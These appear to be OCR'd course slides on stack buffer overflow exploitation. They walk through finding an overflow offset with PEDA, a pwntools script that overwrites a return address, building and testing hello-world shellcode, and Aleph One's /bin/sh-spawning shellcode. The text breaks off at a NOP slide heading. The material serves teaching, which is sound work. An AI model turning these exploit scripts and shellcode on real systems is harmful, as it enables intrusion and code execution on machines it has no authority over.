


```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100
```


# Figure out the Length of Dummy Characters with PEDA



```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100
```




```
[----------------------------------registers-----------------------------------]
EAX: 0x65 ('e')
EBX: 0x41454141 ('AAEA')
ECX: 0x804c170 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
EDX: 0xf7fb7890 --> 0x0
ESI: 0xf7fb6000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41416141 ('AaAA')
ESP: 0xffffd560 ("AAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x46414130 ('0AAF')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x46414130
[------------------------------------stack-------------------------------------]
0000| 0xffffd560 ("AAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd564 ("A1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd568 ("GAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd56c ("AA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd570 ("AHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0020| 0xffffd574 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0xffffd578 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0028| 0xffffd57c ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x46414130 in ?? ()
gdb-peda$
```



```
gdb-peda$ pattern offset 0x46414130
1178681648 found at offset: 42
```

# Use Pwntools to write Python Exploit Script




```python
from pwn import *

def main():

    p = process("./overflow")

    ret_address = 0x08048456
    payload = "A" * 42 + p32(ret_address)

    p.send(payload)

    p.interactive()

if __name__ == "__main__":
    main()

```

# Shellcode

**Shellcode** is defined as a set of instructions injected and then executed by an exploited program. **Shellcode** is used to directly manipulate registers and the functionality of a exploited program.

# Crafting Shellcode (the small program)

## Example: Hello World




```
;hello.asm
[SECTION .text]

global _start


_start:

    jmp short ender

    starter:

    xor eax, eax    ;clean up the registers
    xor ebx, ebx
    xor edx, edx
    xor ecx, ecx

    mov al, 4       ;syscall write
    mov bl, 1       ;stdout is 1
    pop ecx         ;get the address of the string from the stack
    mov dl, 5       ;length of the string
    int 0x80

    xor eax, eax
    mov al, 1       ;exit the shellcode
    xor ebx,ebx
    int 0x80

    ender:
    call starter    ;put the address of the string on the stack
    db 'hello'
```

hello.asm

# Crafting Shellcode (the small program)


## Example: Hello (hello.asm)

To compile it use nasm:




```
➜ ~ nasm -f elf hello.asm
```

Use objdump to get the shellcode bytes:



```
[csc495@csc495-pc ~]$ objdump -d -M intel hello.o

hello.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   eb 19                   jmp    1b <call_shellcode>

00000002 <shellcode>:
   2:   31 c0                   xor    eax,eax
   4:   b0 04                   mov    al,0x4
   6:   31 db                   xor    ebx,ebx
   8:   b3 01                   mov    bl,0x1
   a:   59                      pop    ecx
   b:   31 d2                   xor    edx,edx
   d:   b2 0d                   mov    dl,0xd
   f:   cd 80                   int    0x80
  11:   31 c0                   xor    eax,eax
  13:   b0 01                   mov    al,0x1
  15:   31 db                   xor    ebx,ebx
  17:   b3 05                   mov    bl,0x5
  19:   cd 80                   int    0x80
```

# Crafting Shellcode (the small program)




```
Disassembly of section .text:

00000000 < start>:
   0:   eb 19                   jmp    1b <ender>

00000002 <starter>:
   2:   31 c0                   xor    eax,eax
   4:   31 db                   xor    ebx,ebx
   6:   31 d2                   xor    edx,edx
   8:   31 c9                   xor    ecx,ecx
   a:   b0 04                   mov    al,0x4
   c:   b3 01                   mov    bl,0x1
   e:   59                      pop    ecx
   f:   b2 05                   mov    dl,0x5
  11:   cd 80                   int    0x80
  13:   31 c0                   xor    eax,eax
  15:   b0 01                   mov    al,0x1
  17:   31 db                   xor    ebx,ebx
  19:   cd 80                   int    0x80

0000001b <ender>:
  1b:   e8 e2 ff ff ff          call   2 <starter>
  20:   68 65 6c 6c 6f          push   0x6f6c6c65
```


Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x
b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xf
f\x68\x65\x6c\x6c\x6f
```

# Test Shellcode (test.c)



```c
char code[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd"\
              "\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f";
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```




```
➜ ~ gcc test.c -o test -fno-stack-protector -zexecstack -no-pie
➜ ~ ./test
hello%
```

# Shellcode

- **Taking some shellcode from Aleph One's 'Smashing the Stack for Fun and Profit'**

```
shellcode =
("\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" +
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" +
"\x80\xe8\xdc\xff\xff\xff/bin/sh")
```

# Finding a possible place to inject shellcode



EBP-0x10

EBP-0x0c

EBP-0x08

EBP-0x04

EBP

EBP+0x04

EBP+0x08

EBP+0x0c


```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc
0\x88\x46\x07\x89\x46\x0c\xb0\x
0b\x89\xf3\x8d\x4e\x08\x8d\x56\x
0c\xcd\x80\x31\xdb\x89\xd8\x40\
xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

New Return Address

ARG1

ARG2

# Finding a possible place to inject shellcode



EBP-0x10

EBP-0x0c

EBP-0x08

EBP-0x04

EBP

EBP+0x04

EBP+0x08

EBP+0x0c

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc
0\x88\x46\x07\x89\x46\x0c\xb0\x
0b\x89\xf3\x8d\x4e\x08\x8d\x56\x
0c\xcd\x80\x31\xdb\x89\xd8\x40\
xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```


New Return Address

ARG1

ARG2

Use GDB to figure out the memory address of the beginning of the buffer

# NOP slide



## NOP

